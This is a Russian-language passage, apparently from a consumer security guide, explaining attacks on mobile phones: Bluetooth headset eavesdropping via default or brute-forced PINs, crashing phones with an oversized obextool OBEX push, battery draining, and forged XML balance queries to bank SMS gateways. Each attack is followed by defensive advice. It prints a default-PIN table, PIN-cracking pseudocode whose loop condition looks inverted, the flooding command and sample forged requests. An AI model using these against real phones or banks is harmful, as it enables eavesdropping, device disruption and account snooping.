Виртуальная модель телефона, созданная на ноутбуке, по всем параметрам соответствует мобильному устройству жертвы, кроме одного – на виртуальной модели нет PIN-кода, который ввел пользователь для соединения с гарнитурой.

Именно «взлом» данного PIN-кода – основная задача злоумышленника. Дело в том, что PIN-код, используемый для защиты соединения, крайне редко меняется, так как большинство пользователей мобильной связи не знают о существовании шифрования данных и о необходимости защиты своего Bluetooth-соединения.

Поэтому для атаки злоумышленнику остается лишь попробовать осуществить подключение, используя PIN-код по умолчанию. Для большинства устройств предустановленный PIN-код легко обнаружить, просмотрев соответствующую общедоступную документацию.

Существуют устройства, в которых PIN-код установлен на заводе. Такой PIN-код нельзя изменить. Поэтому взломщику нужно лишь найти опубликованный список таких PIN-кодов. К таким устройствам относится и Bluetooth-гарнитура. Так, в большинстве программ злоумышленники используют для подбора кода человеческий фактор.

```
1    SWITCH: for ($bdaddr) {
2      /00:02:EE/     && do { $pin="5475"; last;};
3      /00:0A:94/     && do { $pin="1234"; last;};
4      /00:80:37/     && do { $pin="8761"; last;};
5      $pin="0000";
6    }
```

В примере, приведенном выше, рассматривается псевдокод без привязки к какому-либо языку программирования. Как видно в строках 2,3,4 идет проверка того, является ли данная модель одной из тех, в которых установлен PIN-код по умолчанию. В данном случае к стандартным PIN-кодам относятся коды «5475», «1234», «8761». Также очевидно, что вредоносная программа базируется на том факте, что большинство производителей для своих устройств выбирают предустановленный PIN-код. Программа, определив адрес устройства, просто вы-

бирает из таблицы соответствий стандартный код. Так же из данного примера видно, что большинство производителей выставляют PIN-код, равный 0000. Кроме того, так как PIN-код представляет собой комбинацию из четырех цифр, то существует возможность перебора ограниченного числа комбинаций, в которые входят год рождения атакуемого или памятные для него даты.

Вычислив или угадав значение PIN-кода, можно пройти весь процесс авторизации и заново установить связь между эмулированным устройством и гарнитурой. После того как связь установлена, злоумышленник может инициировать звонок с эмулированного устройства на свой собственный телефон. Таким образом, взломщик получает подслушивающее устройство и все, что абонент с надетой гарнитурой будет говорить вслух, будет передаваться на его аппаратуру.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки можно, если быть готовым к описанному повороту событий.

Во-первых, необходимо со всей тщательностью подходить к выбору PIN-кода, исключив из вводимых вариантов ваш день рождения или другие памятные даты.

Во-вторых, необходимо по возможности поменять предустановленный PIN-код, если в устройстве поддерживается подобная опция. Если вы заметите необычную активность вашей Bluetooth-гарнитуры, попробуйте проверить, можете ли вы управлять своим сотовым телефоном. Вполне возможно, что гарнитура подключена уже к чужому мобильному устройству. Необходимо также отметить тот факт, что производители допускают серьезную ошибку, жестко задавая одинаковый код для каждой из гарнитур. Только при большом желании сегодня можно найти модели с вводимым, а не жестко заданным PIN-кодом.

Почему телефонный разговор по Bluetooth-гарнитуре можно прослушать

Атака на ваше мобильное устройство, обеспечивающая полное прослушивание ваших телефонных разговоров, – это одна из наиболее опасных атак для пользователей сотовой связи и привлекательных для злоумышленника.

Перехват разговора может осуществляться без обращения к операторам связи. Взломщик получает ваш разговор в реальном времени, атакуя именно ваш телефон.

Для достижения своей цели злоумышленнику необходимо выполнить важное условие: атакуемый должен говорить по мобильному телефону, прибегая к помощи Bluetooth-гарнитуры. С учетом большой популярности использования подобного рода устройств, вероятность осуществления такой атаки существенно возрастает.

Есть и еще одно «но». Данная атака весьма сложна с технической точки зрения. Как будет указано при анализе атаки злоумышленнику необходимо не только разработать весьма непростой алгоритм раскодирования пакетов с данными, передаваемыми между мобильным телефоном и гарнитурой, но и реализовать перехват пакетов с их обработкой в режиме реального времени, если конечно цель злоумышленника знать содержание текущего разговора. Также существует возможность просто записать весь разговор с последующим восстановлением его содержания и анализом.

Признаки атаки

- шансы того, что ваш телефонный разговор прослушивается, увеличиваются в несколько раз, если вы используете Bluetooth-гарнитуру;
- определить, что ваш телефонный разговор прослушивается, как правило, невозможно, если вы используете Bluetooth-гарнитуру.

В любом случае, атака позволяет осуществить одну из самых заветных целей взломщиков – перехватывать телефонные разговоры пользователей мобильных устройств.

Одной из самых неприятных для пострадавших особенностью разбираемой атаки является то, что определить прослушивание вашего телефонного разговора невозможно. Злоумышленник может это сделать, не оставив никаких следов.


ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Атака, направленная на прослушивание телефонных разговоров, основана на раскодировании пакетов, передаваемых между мобильным телефоном и подключенной к нему Bluetooth-гарнитурой.

Для реализации атаки взломщик прослушивает все сообщения между двумя устройствами A и B, которые устанавливают соединение. Соответственно, устройства A и B – это мобильный телефон и его гарнитура handsfree. Как уже говорилось в предыдущей главе, при передаче пакетов по Bluetooth, каждый пакет данных преобразовывается на основе определенного алгоритма с использованием ключа, который генерируется на основе вводимого PIN-кода. Если PIN-код будет взломан, то восстановить содержание каждого пакета будет не сложно. Также нетрудной является задача перехвата пакетов. Остановимся на самом важном аспекте данной атаки – взломе PIN-кода. Не всегда этот код злоумышленник может угадать, как это было описано в предыдущем случае. Иногда для взлома PIN-кода мошенникам приходится прибегать к математическим методам. Злоумышленник при прослушивании передаваемых данных между гарнитурой и мобильным телефоном получает сообщения, представленные в таблице ниже.

После того, как соответствующие значения, приведенные в таблице, перехвачены, взломщик переходит к определению PIN-кода, предварительно пронумеровав все его возможные значения. Алго-

№	Источник	Приемник	Данные	Длина данных	Пояснение
1	A	B	IN_RAND	128 бит	Открытый текст
2	A	B	LK_RANDA	128 бит	После операции XOR с ключом инициализации
3	B	A	LK_RANDB	128 бит	После операции XOR с ключом инициализации
4	A	B	AU_RANDA	128 бит	Открытый текст
5	B	A	SRES	32 бита	Открытый текст
6	B	A	AU_RANDB	128 бит	Открытый текст
7	A	B	SRES	32 бита	Открытый текст



Алгоритм определения PIN-кода

ритм определения PIN-кода представлен на рисунке.

Так как атакующий знает значения IN_RAND и BD_ADDR, то он запускает процедуру шифрования E22 с предполагаемым значением PIN-кода и получает возможное значение ключа инициализации.

Этот PIN-код используется для раскодирования второго и третьего сообщений. Эти сообщения содержат достаточно информации для того, чтобы атакующий мог найти предполагаемый ключ сеанса связи. Данные в последних четырех сообщениях теперь могут быть использованы злоумышленником для проверки верности предположения значения PIN.

Взломщик поступает следующим образом. Используя ключ связи и перехваченное сообщение со значением AU_RANDA, он определяет значение

SRES и сравнивает его с сообщением номер пять. Такая операция выполняется до тех пор, пока не будет обнаружен правильный PIN-код. Имея компьютер с вычислительной мощностью, аналогичной Pentium III 450MHz, злоумышленник определяет четырехзначный PIN-код за время не более 0.8 секунды.

Ниже приводится пример программы, которой пользуются злоумышленники для взлома PIN-кода Bluetooth-устройства.

```
1     PIN = -1;
2     Do {
3       PIN++;
4       CR_K=E22 (RAND, PIN, length(PIN));
5       CR_RANDA = CA xor CR_K;
6       CR_RANDB = CB xor CR_K;
7       CR_LKA = E21 (CR_RANDA, ADDRA);
8       CR_LKB = E21 (CR_RANDB, ADDRB);
9       CR_LKAB = CR_LKA xor CR_LKB;
10      CR_SRES = (CH_RAND, ADDRB, CR_LKAB); }
11    while (CR_SRES == SRES)
```

ЗАЩИТА ОТ АТАКИ

Обсуждая защиту от данной атаки, обратим внимание на то, что PIN-код может быть взломан не только на основе приведенного алгоритма, но и простым угадыванием незатейливого PIN-кода или же на основе подстановки его значения по умолчанию.

Таким образом, чтобы снизить риски подобной атаки, необходимо со всей ответственностью подходить к процедуре защиты соединения Bluetooth на основе PIN-кода. Необходимо регулярно менять предустановленное значение PIN-кода, стараться избегать использования моделей устройств с жестко установленным PIN-кодом и устанавливать это значение как можно более непредсказуемым.

Наконец, необходимо помнить, что использование Bluetooth-гарнитуры не обеспечивает конфиденциальности ваших разговоров.

Почему SMS-сообщения приходят с пустым номером отправителя

Данная атака не представляет серьезной опасности, но может стать достаточно сильным раздражающим фактором. Дело в том, что существует возможность отправки анонимного сообщения на атакуемый телефон. Такое сообщение отображается на мобильном устройстве как сообщение без номера отправителя.

Подобной техникой могут воспользоваться спаммеры, ведь это идеальная технология для того, чтобы безнаказанно отправлять на мобильные устройства пользователей любые рекламные сообщения.

Еще одной интересной характеристикой данной атаки является то, что злоумышленнику необязательно знать номер атакуемого. Достаточно лишь, чтобы сотовый телефон, представляющий интерес, находился в охватываемой им зоне. Подобная тактика позволяет осуществлять достаточно хитрые психологические атаки. Ведь вредитель может видеть все, что делает жертва, и при этом посылать сообщения без обратного адреса, которые содержат текст, напрямую имеющий отношение к тому, что происходит с пострадавшим.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Причины уязвимости, которая делает возможной описанную атаку, скрыты в идеологии Bluetooth. Дело в том, что отправка специального формата визитной карточки через каналы Bluetooth не требует аутентификации, если атакуемое устройство находится в открытом для обнаружения режиме.

Если вы получаете SMS с пустым номером отправителя, то вполне возможно, что злоумышленник находится рядом с вами и не факт, что он знает номер вашего мобильного телефона.

Если в визитной карточке заполнить только поле «Имя», то на мобильный телефон придет карточка в виде SMS-сообщения, с текстом, отображающим только содержание поля «Имя». Номера отправителя в SMS не будет. Поле имени может насчитывать до 248 символов, что позволяет создать полноценное сообщение.

ЗАЩИТА ОТ АТАКИ

Защищаться от данной атаки не надо. О ней достаточно просто знать.

Почему опасно принимать файлы от незнакомцев

Мобильный телефон может навсегда потерять работоспособность, получив так называемый деструктивный файл. Такой файл не обязательно исполнять, достаточно лишь принять его. Именно такие файлы зачастую используют злоумышленники для того, чтобы атаковать телефоны жертвы и выводить их из строя.

Подобный файл может быть передан на ваше мобильное устройство под видом картинки или рингтона. Вы можете оказаться жертвой подобной атаки, приняв приглашение к обмену сообщениями или файлами от незнакомца. Скрытый режим также не дает гарантии безопасности. У злоумышленника все равно остается возможность отправки файла на ваш сотовый телефон без вашего ведома и согласия.

Призывом подобного плаката в кинотеатре могут воспользоваться злоумышленники, чтобы вывести ваш мобильный телефон из строя

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

При осуществлении этой атаки злоумышленник пользуется уязвимостью ряда телефонов, которая заключается в отсутствии возможности обрабатывать файлы большого объема. Заметим, что таких телефонных аппаратов достаточно много. Лишь ряд моделей могут обрабатывать очень большие файлы. При осуществлении данной атаки злоумышленник применяет уязвимость профиля OBEX. Именно функционал профиля OBEX некорректно ведет работу с файлами большого размера.

Для использования данной уязвимости злоумышленник применяет свободно распространяемую утилиту под названием obextool. Установив ее в UNIX-подобной операционной системе и настроив Bluetooth-адаптер, злоумышленник выполняет следующую команду:

```
./obextool push file 00:01:02:03:04:05 `perl -e 'print "xyz" x 5000` 5
```

Как видно из приведенного примера, параметр push указывает на то, что будет осуществляться передача файла на устройство с адресом 00:01:02:03:04:05. Однако вместо передачи файлов злоумышленник на вход утилите перенаправляет результат выполнения команды perl -e 'print «xyz» x 5000 – пяти тысяч повторений строки «xyz». Как правило, подобное количество повторений просто переполнит буфер памяти телефона.

Отметим, что в приведенном примере передача деструктивного файла идет по каналу 5, который указан в последнем параметре. Этот канал для одной из моделей мобильного телефона является открытым, а значит, запроса на авторизацию передачи файла не будет.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки легко. Для этого вам необходимо быть аккуратнее с незнакомцами, которые пытаются подключиться к вашему мобильному аппарату. Если же вы предполагаете, что ваш телефон имеет описанную уязвимость, то необходимо сменить прошивку на более безопасную. Или просто поменять модель мобильного устройства.

Почему неожиданно сел аккумулятор вашего мобильного телефона

Согласитесь, что ситуация, когда садится аккумулятор мобильного устройства, всегда неприятна. Оказывается, это может произойти внезапно. В зависимости от модели аппарата аккумулятор может работать без подзарядки от 5 часов до нескольких дней. Конечно, если говорить по телефону достаточно долго, то он садится быстрее. Но злоумышленник может «посадить» даже полностью заряженный аккумулятор в течение небольшого отрезка времени. Этого может быть достаточно, чтобы лишить вас возможности ответить на срочный звонок или передать важные данные.

К подобным приемам часто прибегают злоумышленники для того, чтобы реализовать те или иные мошеннические схемы. Подобный прием может быть использован и в деловом мире в конкурентной борьбе. Ведь не секрет, что для обсуждения ключевых моментов сделки участники переговоров не редко вынуждены консультироваться по телефону с вышестоящим начальством.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для того чтобы разрядить аккумулятор мобильного устройства, вредитель может воспользоваться одним из двух приемов. Во-первых, если ему удалось заразить сотовый телефон вирусом, то этот вредоносный код может инициировать скрытое

Если аккумулятор на вашем телефоне сел неожиданно быстро, то вполне возможно злоумышленники предприняли на вас атаку

подключение по каналу Bluetooth к устройству злоумышленника. Такое подключение будет незаметно для пользователя. Если подключение установлено, то взломщик может инициировать передачу большого файла с атакуемого мобильного телефона на устройство злоумышленника и обратно. Передача по каналу Bluetooth быстро разряжает аккумулятор.

Второй прием, которым пользуются злоумышленники, заключается в незаметном подключении к сотовому устройству абонента также по каналу Bluetooth. В предыдущих атаках мы уже рассмотрели несколько вариантов подобного несанкционированного подключения. Отметим, что в обоих случаях злоумышленнику необходимо приблизиться к атакуемому на расстояние, не превышающее дальности действия Bluetooth-передатчика. Если на телефон осуществляется подобная атака, то абонент может заметить существенное замедление быстродействия беспроводного устройства. Кроме того, значок Bluetooth на экране телефона, как правило, будет сигнализировать о том, что устройство находится в активном режиме. Обнаружить атаку можно, если проверить список «спаренных» устройств телефона, то есть устройств, с которыми установлено в настоящее время Bluetooth-соединение. Неопытные создатели вирусов часто забывают позаботиться о том, чтобы в списке текущих соединений не отображалась строка о неавторизованном пользователем обмене информацией.

ЗАЩИТА ОТ АТАКИ

Для того чтобы вовремя предупредить данную атаку необходимо внимательно следить за тем, чтобы на мобильный телефон не попал вирус. Кроме того, необходимо понимать, что ненормально быстрое снижение заряда аккумулятора сотового телефона – это признак возможной атаки. Если вы заметили, что аккумулятор разряжается – первым делом отключите Bluetooth и проверьте, что после отключения Bluetooth не включится самостоятельно вновь.

КАК ЗАЩИТИТЬСЯ ОТ АТАК, ИСПОЛЬЗУЮЩИХ УЯЗВИМОСТИ МОБИЛЬНЫХ ИНТЕРНЕТ-ТЕХНОЛОГИЙ

Как узнают состояние вашего банковского счета, зная только ваш телефонный номер

Мобильная связь и сфера банковских услуг тесно связаны друг с другом. SMS-сервисы – одна из первых услуг, к которой обратились банковские системы. Самым популярным из них является, пожалуй, сервис оповещения о количестве средств на собственном счете. Такая услуга предоставляется большинством банков. Ведь весьма удобно получать SMS-сообщение каждый раз, когда ваш счет уменьшается, и уж тем более, если у вас пополняется баланс. Кроме того, по запросу можно узнать состояние своего баланса. Для этого необходимо послать SMS-сообщение на заранее выданный вам банком телефонный номер. В ответ вы получите информацию о состоянии вашего банковского счета.

К сожалению, подобные системы уязвимы. Данные о вашем балансе можете узнать не только вы, но и злоумышленник. Причем ему не надо будет знать ни вашего имени, ни номера счета, а только номер вашего телефона.


ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для того чтобы понять, каким образом злоумышленник получает доступ к информации о состоянии банковского счета, необходимо уделить внимание рассмотрению архитектуры наиболее распространенной системы SMS-оповещения, которой пользуются банки.

Мобильные сервисы банков – набирающая популярность услуга, которой пользуется все большее число клиентов банка. Мало кто подозревает, как опасна эта услуга

Стандартную схему вы можете видеть на приведенном ниже рисунке. Любой банк имеет базу данных собственных клиентов. Если клиент подписан на SMS-сервис, то его телефонный номер всегда присутствует в базе данных. Именно с этими номерами работает установленное на стороне банка приложение, отвечающее за SMS-рассылку. Такое приложение обменивается информацией по сети Интернет с уже хорошо знакомым нам SMS-шлюзом поставщика услуг мобильной связи. Как правило, обмен идет по защищенному протоколу HTTPS. Поставщик услуг в свою очередь связан с передающими станциями операторов, обмениваясь с ними данными по защищенному HTTPS-протоколу.

А с сотовыми операторами обмениваются SMS-сообщениями уже пользователи услуг. Схема достаточно проста и с виду вполне надежна. Приведем теперь примеры запросов, которыми обмениваются участники данной схемы. Так как мы рассматриваем проблему уязвимости SMS-систем банков в целом, то приводимые запросы – это всего лишь обобщение запросов с указанием вымышленных имен банков и шлюзов. Поставщик услуг, получив от зарегистрированного пользователя



Архитектура банковской системы SMS-оповещения

с номером 89037548744 SMS-сообщение, формирует следующий запрос информационной системе банка о состоянии счета:

```
https://sms.plohoybank.ru?<xmlversion=?1.0?><sms>
<tel>89037548744</tel>
<request> check balance</request></sms></xml>
```

Как видно из приведенного примера, запрос представляет собой следующее сообщение в XML формате:

```
<xml version=?1.0?>
  <sms>
    <tel>89037548744</tel>
    <request>check balance</request>
  </sms>
</xml>
```

В теге tel записывается номер телефона, а в теге request – команда на проверку состояния счета.

При получении запроса банковское приложение ищет номер счета пользователя, связанного с номером мобильного телефона. Если счет существует, то приложение посылает в ответ SMS-сообщение с детальной информацией о состоянии счета.

К сожалению, данная схема уязвима. Во-первых, не все банковские приложения выполняют проверку на подлинность таких запросов. То есть не все приложения используют защищенные протоколы передачи данных с поддержкой аутентификации клиентов. А это значит, что злоумышленник может выполнить поддельный запрос к банковскому приложению. Для этого ему необходимо знать Интернет-адрес

Данные о состоянии банковского счета атакованного абонента

банковского приложения и номер мобильного телефона интересующего его абонента.

Во-вторых, даже защищенные протоколы передачи данных, такие как SSL, все же являются уязвимыми. Интересно то, что для подобной атаки злоумышленнику необходим всего лишь компьютер с выходом в Интернет и Интернет-браузер. На рисунке выше приведен пример того, как набрав в браузере запрос к банковскому приложению, пользователь без всякой авторизации смог получить подробную информацию о банковском счете.

С помощью описанного механизма злоумышленник может не только получить информацию о состоянии баланса абонента, но и собрать информацию о банковском приложении для осуществления последующих атак. Целью атак является не само приложение, а получение полного доступа к банковским программным комплексам обработки данных. В результате злоумышленник будет обладать информацией о счетах всех клиентов банка.

Приведем простейший пример того, как злоумышленник может получить дополнительную информацию о банковском приложении.

Если злоумышленник выполнит следующий запрос:

```
https://sms.plohoybank.ru?<xml version=?1.0?><sms></sms></xml>
```

то от банковского приложения он получит ответ, приведенный ниже.

Банковские приложения содержат проверку входящих сообщений от поставщиков услуг. В случае некорректности таких сообщений, банковские приложения предупреждают об ошибках и указывают на них. Например, в приведенном на рисунке запросе не заполнены параметры. Автоматизированная система банка сообщает, что в запросе отсутствует поле с именем tel. Такие подсказки позволяют зло-

Получение информации об архитектуре банковского приложения с помощью ложного запроса

умышленнику получить информацию о правильной структуре запроса и, в конечном счете, об особенностях архитектуры банковской системы управления счетами клиентов.

ЗАЩИТА ОТ АТАКИ

Для предотвращения подобного рода атак банки должны более внимательно относиться к безопасности своего программного обеспечения. Во-первых, необходимо использовать защищенные протоколы. Во-вторых, приложения должны правильно обрабатывать ошибки таким образом, чтобы не снабжать мошенника данными, на основе которых он смог бы получить представление об архитектуре и уязвимостях системы.

Для пользователя подобных услуг дополнительной информацией о том, что злоумышленник ведет охоту за сведениями о его банковском балансе, может быть получение сообщения о состоянии счета, которое он не запрашивал.

Поясним, почему так может произойти и почему это является признаком атаки.

Дело в том, что не все банковские системы отвечают на HTTP-запрос HTTP-ответом, сообщая состояние баланса в течение установленного соединения. Иногда приложения отвечают лишь сообщением о том, что запрос получен. После того, как в базе данных найдены сведения о состоянии счета, информационная система банка посылает запрос SMS-шлюзу на передачу SMS-сообщения с данными о балансе. При этом, если злоумышленник не может перехватить или прервать его передачу, то на телефон пользователя придет не запрошенное им сообщение.

Одним из явных признаков атаки является получение незапрашиваемых SMS-сообщений с информацией о состоянии вашего банковского счета.

Таким образом, получение неожиданных SMS-сообщений о состоянии счета должно вас насторожить.

Кроме того, необходимо быть аккуратнее с незнакомцами, которые пытаются подключиться к вашему телефону. Если вы предполагаете, что ваше мобильное устройство уязвимо, то необходимо сменить прошивку на более безопасную или поменять модель аппарата.

Как используют уязвимости мобильного телефона для снятия денег с банковского счета

Современные мобильные устройства все чаще используются для выхода в Интернет. Экран мобильного телефона существенно отличается по своим возможностям от экрана компьютера, да и скорость мобильного Интернета ограничена. Поэтому для мобильных устройств было разработано специальное средство для доступа к ресурсам Интернет – протокол беспроводного доступа WAP (Wireless Application Protocol), который стал достаточно распространенным.

С появлением новой технологии все большую популярность стали приобретать специальные приложения. К таким приложениям относятся мобильные кошельки. С помощью этого сервиса пользователь может в режиме on-line проверить состояние своего банковского счета. Для этого необходимо запустить на телефоне программу «Мобильный кошелек» и сделать с его помощью соответствующий запрос. Приложение установит безопасное WAP-соединение со шлюзом необходимого банка и обменяется требуемой информацией. В результате пользователь увидит на экране телефона состояние своего банковского счета. Кроме того, с помощью подобных сервисов можно осуществлять платежи, переводить деньги на счет мобильного телефона, оплачивать покупки.

Услуга эта весьма удобная и в настоящее время набирает все большую популярность. Чем шире распространяется данный сервис, тем больше внимания ему уделяют злоумышленники, которые используют в своих атаках не только ошибки банковских программистов, но и ошибки проектировщиков услуг мобильной связи.

К сожалению, в погоне за прибылью банки не всегда задумываются об обеспечении безопасности своих сервисов.

Оперировать банковским счетом с мобильного телефона легко и удобно, поэтому популярность сервиса растет

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Атака, результатом которой является снятие денег с чужого банковского счета, является следствием уязвимости технологий, лежащих в основе доступа в сеть Интернет с мобильного устройства.

Разработчики уже упоминавшегося ранее протокола беспроводного доступа WAP старались максимально скопировать хорошо зарекомендовавшую себя технологию World Wide Web. В WAP используется тот же способ адресации ресурсов, что и в WWW, те же обозначения типов данных.

В WAP существуют свои аналоги языка разметки HTML и скриптовых языков. Обычно запрос с мобильного устройства в сеть Интернет посылает либо специальный WAP-браузер, либо специальное приложение. В нашем случае, это мобильный кошелек. Далее запросы поступают на WAP-шлюз. В функции WAP-шлюза входит преобразование запросов из формата WAP-протокола в формат WWW-протокола и обратно. Кроме того, WAP-шлюз преобразует данные с целью оптимизации трафика и уменьшения объема передаваемых по сети данных.

Как и в WWW-протоколе, в WAP существуют свои средства для защищенной передачи данных. Если в WWW-протоколе к таким относится SSL, то в WAP – это WTLS (Wireless Transport Layer Security). Протокол WTLS был разработан и внедрен для обеспечения сохранности персональных данных при передаче информации между беспроводными терминалами, в том числе между сотовыми телефонами. Количество устройств, активно использующих WTLS-протокол, в настоящее время приближается к нескольким десяткам миллионов.

Использование мобильного кошелька для получения информации о вашем счете в банке может привести к тому, что вы лишитесь средств не только на мобильном телефоне, но и на банковской карте.

Как уже упоминалось, WTLS-протокол по своей сути очень схож с протоколами SSL и TLS, но все же имеет ряд различий, которые обусловлены следующими причинами:

- низкой скоростью передачи данных между мобильными терминалами;

- невысокой производительностью процессоров большинства мобильных устройств;
- неполной реализацией криптографических преобразований ввиду ограничений архитектуры сотовых телефонов.

Именно на основе приведенных особенностей и был разработан протокол WTLS, лишь частично опирающийся на знакомую архитектуру SSL и TLS.

Внесенные изменения в архитектуру SSL и TLS привели к тому, что в новом протоколе появились существенные уязвимости. Так, попытки снизить нагрузку на центральный процессор мобильных устройств привели к тому, что WTLS-протокол обладает крайне слабой системой шифрования. Объясним это на простом примере. Прежде всего, напомним, что большинство протоколов защищенной передачи данных основаны на использовании понятий закрытого и открытого ключа.

Открытый ключ – ключ, используемый для того, чтобы зашифровать некоторый пакет данных пользователя. После того, как данные зашифрованы, расшифровать их можно, используя закрытый ключ. Открытый ключ не является секретным и может свободно распространяться. Точные копии одного и того же текста, зашифрованные с помощью открытого ключа, имеют одинаковые зашифрованные сообщения.

